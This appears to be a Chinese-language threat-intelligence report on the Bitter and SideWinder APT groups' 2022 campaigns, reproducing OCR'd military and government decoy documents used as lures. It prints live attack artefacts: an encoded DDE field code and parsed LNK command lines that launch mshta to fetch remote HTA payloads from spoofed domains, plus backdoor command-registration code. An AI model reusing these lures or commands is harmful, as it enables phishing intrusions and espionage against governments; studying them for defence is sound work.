SSI/1177/FN-16/Gen/89

M/s ALIT
House No. 8 Street No. 41
Sector F-7/1, ISLAMABAD
Attn: Mr Liu Fang

18 February 2022

DEFECT RECTIFICATION OF FN-16 SIMULATOR

References:

A. M/s ALIT letter ALIT/PN/FN-16/20220214 dated 14 Feb 22.
B. NHQ letter SSI/1177/FN-16/Gen/ 11 dated 05 Jan 22.
C. DSSI email dated 19 Jan 22.
D. DSSI email dated 02 Feb 22.
E. Contract No 1790074/B-1806/360622/P-36 dated 28 Jun 18.

1. Apropos Ref A, following is relevant w.r.t defect rectification of Simulator XL-3 by M/s ALIT Team undergoing pre-departure quarantine at Islamabad:

a. The end user has highlighted the nature of defects in Simulator XL-3 as communicated vide Ref B to D. However, exact localization of defective units causing said malfunctioning is pending and requires assistance/ expertise of OEM Team.

b. The complete dismantling of all major assemblies of Simulator XL-3 and its transportation to OEM Post in Islamabad may not be possible due to time required for said activity vis-à-vis scheduled departure of OEM Team on 26 Feb 22.


2. Foregoing in view, following is recommended:

a. Visit of OEM Team to Karachi may be planned for 03 - 04 days for defect diagnosis/ rectification of Simulator XL-3.

b. Alternately, details of local Rep/ PoC of M/s ALIT at Karachi may be shared for handing over major assemblies of Simulator XL-3 for expeditious delivery and subsequent defect rectification through experts currently available at Islamabad till 26 Feb 22.

▲ 关于XL-3问题请求相关诱导文档

2022年4月



Ministry of National Defense, People's Republic of China

Tel: (8610) 6532 4010/11
Fax: (8610) 6530 7045

2 - 9 - 2 Ta Yuan
Diplomatic Office Building, Beijing,
100600, P.R. China

The Embassy of the Republic of Namibia presents its compliments to the Office of the International Military Cooperation (OIMC), Ministry of National Defence (MND), Bureau of West Asian and African Affairs and is having the honour to invite four (04) members from your esteemed office to join the Namibian community on the occasion of commemorating their National Heroes Day, on the 29th of Jan 2022.

Kindly find heron attached the invitation card for the occasion.

The Embassy of the Republic of Namibia avails itself of this opportunity and renew to the Office of the International Military Cooperation, Ministry of National Defence, Bureau of West Asian and African Affairs, the assurances of its highest consideration.

Major General Liu Changchun
Director General
Office of the International Military Cooperation
Ministry of National Defence
Beijing
PRC

▲ 纳米比亚邀请OIMC MND等部门人员加入社区相关诱导文档

Bangladesh Embassy
Defence Wing
Beijing, China

Tel: +86-10-65323550
Fax: +86-10-65320528
E-mail:
bddefwg.beijing@yahoo.com

BEI/2004/ 72 07 July 2017

REQUIREMENT OF 2ND SET CREW TRAINING ON C-802 SSM FROM CPMIEC, CHINA

Reference:

A. Armed Forces Division letter number 06.00.0000.010.21.001.17.china.1234 dated 06 Jun 2017 (Not to all).

1. The Embassy of People's Republic of Bangladesh presents its compliments to the Office of CPMIEC and requests to put forward a complete proposal to this office on theoretical and practical training and its schedule on C-802 SSM (Surface to Surface Missile), its payment terms and conditions, training duration, place of training, pre-requisite qualification of participants, desire rank and branch of participants etc for the above mentioned training from CPMIEC, China under the contract between CPMIEC and DGDP.

2. However, Bangladesh Navy still lacks in different maintenance aspects of the missile system for which a new set of crew needs to be trained on the following subjects:

Ser	Description of Training	Rank	Number	Remarks
1.	ATI Autopilot, Radar and Electrical	Lieutenant Commander (Electrical/Engineering/Ordnance Engineering)	01	CPMIEC (China National Precision Machinery L&E Corp No 30 Haidian Nanlu, Beijing 100800, P.R Chin
		Electrical Artificer-III/ Radio Electrical Artificer-IV/Leading Electrician	03	
		Radio Electrical Artificer-III/ Radio Electrical Artificer-IV/Radio Electrician	03	
2.	Mechanical Maintenance	Lieutenant Commander (Electrical/Engineering/Ordnance Engineering)	01	
		Engine Room Artificer-III/ Engine Room Artificer-IV/Leading Mechanical Engineer	04	

▲ 机组人员培训要求相关诱导文档

2022年1月

```
public static void InitializeApril()
{
    processapril.aprilList = new SortedList<short, processapril.apriltype>();
    processapril.Registerapril(new processapril.apriltype("12", 18, typeof(T_fmdrives)));
    processapril.Registerapril(new processapril.apriltype("13", 19, typeof(T_fmfiles)));
    processapril.Registerapril(new processapril.apriltype("26", 38, typeof(T_ftbegin)));
    processapril.Registerapril(new processapril.apriltype("27", 39, typeof(T_ftSend)));
    processapril.Registerapril(new processapril.apriltype("28", 40, typeof(T_ftEnd)));
    processapril.Registerapril(new processapril.apriltype("29", 41, typeof(T_ftStart)));
    processapril.Registerapril(new processapril.apriltype("30", 48, typeof(T_Getcmd)));
    processapril.Registerapril(new processapril.apriltype("31", 49, typeof(T_Startcmd)));
    processapril.Registerapril(new processapril.apriltype("32", 50, typeof(R_StopCmd)));
    processapril.Registerapril(new processapril.apriltype("33", 51, typeof(T_MeAlive)));
}
```


▲ 捕获到的Bitter新型后门

B SideWinder组织

SideWinder是一个活跃于南亚地区的APT组织，主要针对东南亚国家，包括巴基斯坦，阿富汗，中国，孟加拉，尼泊尔等国家，目标行业包括国防、军事、政府等国家部门行业。2022年该组织在针对巴基斯坦相关单位的攻击中出现新的定制化后门WarHawk，后门中添加了时区检测从而提高攻击精准度，根据目前已知时区检测情况来看，该组织今年的攻击行动明确指向了巴基斯坦和中国境内。

全年捕获情况来看SideWinder组织其技战术与往期相比并无太大差异，同样还是以社工钓鱼为主，一阶载荷主要为三类：模板注入、lnk、域代码\N-Day，一阶攻击载荷中lnk文件相较往期占比有所提升。

2022年全年，我们监测到该组织的筹备动作极为明显，创宇404高级威胁情报团队全年捕获该组织相关资产数量超过1300个。




▲ 2022年SideWinder组织相关资产情况

日常活动

2022年12月

~notification01.tmp	2022/12/21 15:58	TMP 文件	1 KB
~notification02.tmp	2022/12/21 15:58	TMP 文件	1 KB
VehiclePricesUpdated Dec21st 2022.pdf	2022/12/21 15:58	快捷方式	3 KB

▲ 攻击活动中相关LNK文件



Fax Message

From: Foreign Islamabad
To: All Missions Abroad(Except New Delhi & Dhaka)
No: CMU-3/2022
Date: 15th October, 2022

Head of Chancery from Director CMU

Subject: - **Overview of Flood Situation in Pakistan**

Reference Ministry's Fax Message of even number dated 5th October 2022 on the subject.

2. Updated brief on the subject is enclosed.


3. For information and appropriate use.

Encl.a.a

Kind Regards,

(Wajiha Khan)


▲ 关于巴基斯坦洪灾概述相关诱导文档



DEFENCE EXHIBITION LIST FOR 2023/24

Ser	Exhibition	Country	Duration	Proposed HIT Participation	Remarks	Other DPEs (Reportedly)
1.	Shot Show, USA	USA	17-20 Jan 23	Not Recom		Nil
2.	Intl Def Exhibition (IDEX)	Abu, Dhabi, UAE	20-24 Feb 23	Exhibitor (**55 sqm**)	Already approved	PoF, GIDS, NRTC, KS&EW - **Exhibitor**
3.	Tanzania Trade Show	Tanzania	24-26 Feb 23	Not Recom		NIL
4.	Australian International Aerospace & Defence (AVALON)	Australia	28 Feb-05 Mar 23	Not Recom		NIL
5.	International Trade Fair (IWA)	Germany	02-05 Mar 23	Not Recom		NIL
6.	Iraq Intl Def Exhibition (IQDEX)	Iraq	04 - 07 Mar 23	Trade Visitor	• Previous participation 80 sqm	PoF and NRTC as Trade Visitor
7.	Def Sys & Eqpt Intl (DSEI)	Japan	15-17 Mar 23	Not Recom		NIL
8.	Sea Air Space	USA	03-05 Apr 23	Not Recom	Air and Naval exhib	NIL
9.	Latin American Defence and Security Exhibition (LAAD)	Brazil	11-14 Apr 23	Not Recom	Pervious Participation as Trade Visitor	PoF as Trade Visitor
10.	Balt Military Expo	Poland	20-22 Apr 23	Not Recom		NIL
11.	Adriatic Sea Defence & Aerospace Exhibition (ASDA)	Croatia	26-28 Apr 23	Not Recom		NIL
12.	IMDEX Asia	Singapore	3 – 5 May 23	Not Recom	Naval Oriented	NIL
13.	Intl Aviation Svcs Trade Fair (ASCE)	China	16 – 18 May 23	Not Recom	Aviation Oriented	NIL
14.	Defence Exhibition Athens	Greece	09-11 May 23	Not Recom		NIL

▲ 2023防务展相关诱导文档




{ SET c "{ QUOTE 67 58 92 80 114 111 103 114 97 109 115 92 77 105 99 114 111 115 111 102 116 92 79 102 102 105 99 101 92 77 83 87 111 114 100 46 101 120 101 92 46 46 92 46 46 92 46 46 92 46 46 92 87 105 110 100 111 119 115 92 83 121 115 116 101 109 51 50 92 99 109 100 46 101 120 101 }" }

{ SET d "{ QUOTE 34 99 109 100 32 47 99 32 115 116 97 114 116 32 47 109 105 110 32 47 98 32 109 115 104 116 97 32 104 116 116 112 115 58 47 47 101 110 45 100 98 46 104 101 114 111 107 117 97 112 112 46 99 111 109 47 45 32 62 110 117 108 32 50 62 38 49 32 38 32 101 120 105 116 34 }" }

{ SET e "{ QUOTE }" }


{ DDE { REF c } { REF d } { REF e } }

▲ 攻击活动中出现的域代码



DOC-20221211-WA0093.pdf	2022/12/12 19:33	WPS PDF 文档	64 KB
Officers order.docx	2020/10/6 14:51	Microsoft Word 文档	53 KB

▲ 攻击活动中相关LNK文件



GUIDELINES FOR BEACON JOURNAL - 2023 PAKISTAN NAVY WAR COLLEGE (PNWC)

Pakistan Navy War College (PNWC) invites manuscripts for its journal (Beacon-23). The journal is accredited with HEC in 'Y' category. Research articles shall be accepted in areas related to International Relations, Strategic Studies, International and Regional Security, South Asian Studies, Maritime Security, Indian and Pacific Ocean studies and Hybrid Warfare.

Submission Deadlines: Research scholars who wish to contribute original, unpublished articles to the journal may submit these by first week of January, 2023. The articles may be written individually or co-authored.

Article word limit: The manuscripts should normally be 5000 (+_ 10%) words excluding abstract, author's Introduction, footnotes and bibliography.

Format: All article submissions must include an abstract of about 200-250 words with 5-7 keywords and footnotes. The first page of the manuscript should contain the title of the paper, the name(s) of author(s), abstract and footnote giving introduction and current affiliation of the author(s). A 'Disclaimer' must be made at (footnote 2) and when applicable.

Plagiarism: Similarity index (Turnitin Report) must not exceed 18%.

▲ 2023巴基斯坦海军军事学院相关邀稿诱导文档

2022年11月

```
StringData
{
 namestring: not present
 relativepath: ..\..\..\Windows\System32\cmd.exe
 workingdir: C:\Windows\System32
 commandlinearguments: C:\Windows\System32\cmd.exe /q /c  copy /B /Y
 C:\Windows\System32\m?ht?.??e %programdata%\jkli.exe & start /min
 %programdata%\jkli.exe
 https://mailtsinghua.sinacn.co/3679/1/55554/2/0/0/0/m/files-94c98cfb/hta
 iconlocation: %SystemRoot%\System32\SHELL32.dll
```

▲ 攻击中出现的LNK样本解析信息-1

```
StringData
{
 namestring: not present
 relativepath: ..\..\..\..\..\..\..\Windows\System32\cmd.exe
 workingdir: %windir%\System32
 commandlinearguments: C:\Windows\System32\cmd.exe /q /c  copy /B /Y
 C:\Windows\System32\m?ht?.??e %temp%\mhjk.exe & start /min %temp%\mhjk.exe
 https://mailnepalarmy.mofagov.com/3652/1/23938/2/0/0/0/m/files-fbcd2d4c/hta
 iconlocation: %SystemRoot%\System32\SHELL32.dll
```


▲ 攻击中出现的LNK样本解析信息-2

2022年10月

~notification01.tmp	2022/10/20 8:56	TMP 文件
~notification02.tmp	2022/10/20 8:56	TMP 文件
circular_29092022.pdf	2022/10/20 8:56	快捷方式

▲ 攻击中出现的LNK样本

2022年9月



No.F.1(5)-Reg.7/87-317
GOVERNMENT OF PAKISTAN
FINANCE DIVISION
(REGULATIONS WING)

Islamabad, the 31st August, 2022

OFFICE MEMORANDUM

SUBJECT:- UNIFORM RATES OF SUBSCRIPTION TOWARDS GENERAL PROVIDENT FUND

The undersigned is directed to refer to Finance Division's O.M. No. F.1(5)-Reg.7/87-365 dated 24-07-2017 on the above subject and to state that consequent upon the revision of basic pay scales for the civil employees of the Federal Government circulated vide Finance Division's O.M. F.1(2)Imp/2022-283 dated 01-07-2022, it has been decided to revise the amount of subscription towards General Provident Fund as per existing rates as shown in column 5 of the following table:-

(Amount in Rs.)

Scale	Minimum	Maximum	Mean	Monthly subscription	Remarks	
1	2	3	4	5	6	
B-1	13,550	26,450	20,000	600	Minimum rates of subscription	
B-2	13,820	28,520	21,170	1,060	(on mean) will be as under:-	
B-3	14,260	31,660	22,960	1,150		
B-4	14,690	34,490	24,590	1,230	BPS	Subscription
B-5	15,230	37,730	26,480	1,330	B.1	3%
B-6	15,760	40,960	28,360	1,420	B.2-11	5%
B-7	16,310	43,610	29,960	1,500	B.12-22	8%

B-8	16,890	46,890	31,890	1,600
B-9	17,470	50,170	33,820	1,700
B-10	18,050	53,750	35,900	1,800
B-11	18,650	57,950	38,300	1,920
B-12	19,770	62,670	41,220	3,300
B-13	21,160	67,960	44,560	3,570
B-14	22,530	74,730	48,630	3,900
B-15	23,920	83,320	53,620	4,290
B-16	28,070	95,870	61,970	4,960
B-17	45,070	113,470	79,270	6,350
B-18	56,880	142,080	99480	7,960
B-19	87,840	178,440	133,140	10,660
B-20	102,470	196,130	149,300	11,950
B-21	113,790	217,670	165,730	13,260
B-22	122,190	244,130	183,160	14,660


2. The deductions from the pay of employees on the basis of new rates shall be made in September to be paid on 1st October, 2022, until further orders. There shall be no option to postpone subscription to the above fund either during leave (except extraordinary leave without pay) or during the training period.

(Muhammad Shahid Ahmed Ch.)
Deputy Secretary (R-III)
Phone: 9245839

To:
Joint Secretaries (Expenditure)/ Deputy Secretaries (Expenditure) all Ministries/ Divisions /Departments.


▲ 2023巴基斯坦海军军事学院相关邀稿诱导文档

2022年8月



▲ 海军费用相关诱导文档

2022年7月



KARACHI SHIPYARD & ENGINEERING WORKS LIMITED

REF :# MA-2(10)/2022/01 DATED: 13-07-2022

CIRCULAR

Reference:

A. GM (Admin) Circular # MA-2/2021 dated 07-10-2021.

1. Of late, it has been noted that GMs / HoDs put up leave with a very short notice which causes difficulties in coordination & planning.


2. It has been decided that with immediate effects, GMs / HoDs are to plan their leave at least 03 weeks in advance except for emergency cases. Additionally, the proposed officer to assume the duties during leave period should be with the leave application for perusal of MD. The same will be issued by Admin department after consent of MD.

Abdur Rahman Kharal
Captain (R) Pakistan Navy
General Manager (Admin)

Copy to :-


DF
All GMs
PD (SL&TS)

▲ 卡拉奇造船工程公司休假申请相关诱导文档



▲ 攻击中出现的LNK样本

2022年6月


FINAL ACCEPTANCE OF BNS PROTTASHA HULL NO AM0004AK

BE IT KNOWN TO ALL MEN PRESENT:

That M/S China Shipbuilding & Offshore International Co Ltd (CSOC) is organized and existing under the laws of the People's Republic of China, having their registered office at No 10 Yuetan Beixiaojie, Beijing, 100861, P. R. China (hereinafter called the "Supplier"), hereby deliver:

The vessel; Builder's Hull No AM0004AK named "BNS PROTTASHA" (hereinafter called the "Vessel").

To: THE DIRECTORATE GENERAL DEFENCE PURCHASE (DGDP), Ministry of Defence, New Air Port Road, Tejgaon, Dhaka-1215, the People's Republic of Bangladesh (hereinafter called the 'Purchaser').

On: 13 June, 2022

At: Dhaka, Bangladesh

On the basis of the DGDP Contract No 241.193.15 dated 29 September 2015 and any supplemental agreements which have been drawn up as integral parts of the said contract (hereinafter together called the "Contract"), the Supplier hereby delivers and the Purchaser hereby accepts final acceptance of the Vessel pursuant to the terms and conditions of the contract of the Contract and supplementary agreements.

▲ 孟加拉人们共和国验收相关诱导文档


The Beacon


Pakistan Navy War College Review
49th Pakistan Navy Staff Course

Please copy the link and download your copy of "The Beacon".


https://pnwc.paknavy.gov.pk/pnwclibrary/crs/48.pdf

▲ 巴基斯坦海军军事学院课程相关诱导文档

2022年5月




▲ 2022海军展相关诱导文档



▲ 攻击中使用的CVE-2017-11882漏洞攻击样本

2022年4月



Telegrams: "PENSIONS" Colombo
Telephone: 2370316, 2421786, 2431305
Fax: 2342078
PN/4042/E
My No.
Your No.
DEPARTMENT OF PENSIONS
Maligawatte Secretariat, Maligawatte, Colombo 10.
Date: 21.11.2005

Pensions Department Circular No. 5/2005 (1)

To all Officers in Foreign Missions,
Divisional Secretaries,
Bank Managers,

PAYMENT OF PENSIONS TO SRI LANKAN PENSIONERS RESIDENT ABROAD

Pensions Circular Number 5/2005 issued on 27.07.2005 titled "Payment of Pensions in Sri Lanka to Sri Lankan pensioners resident abroad" is repealed hereby and Pensions Circular Number 5/2005 (1) is issued in revision thereof.

Nearly 20000 Sri Lankan pensioners are resident abroad, and several instances have come into light where others have been fraudulently drawing the pensions of pensioners even after their death. As such this circular is issued with a view to minimize such frauds, and as a guideline to Sri Lankan pensioners resident abroad. Accordingly any Sri Lankan resident in a foreign country may draw their pensions in the following means.

1. Drawing the pension as a foreign pension.

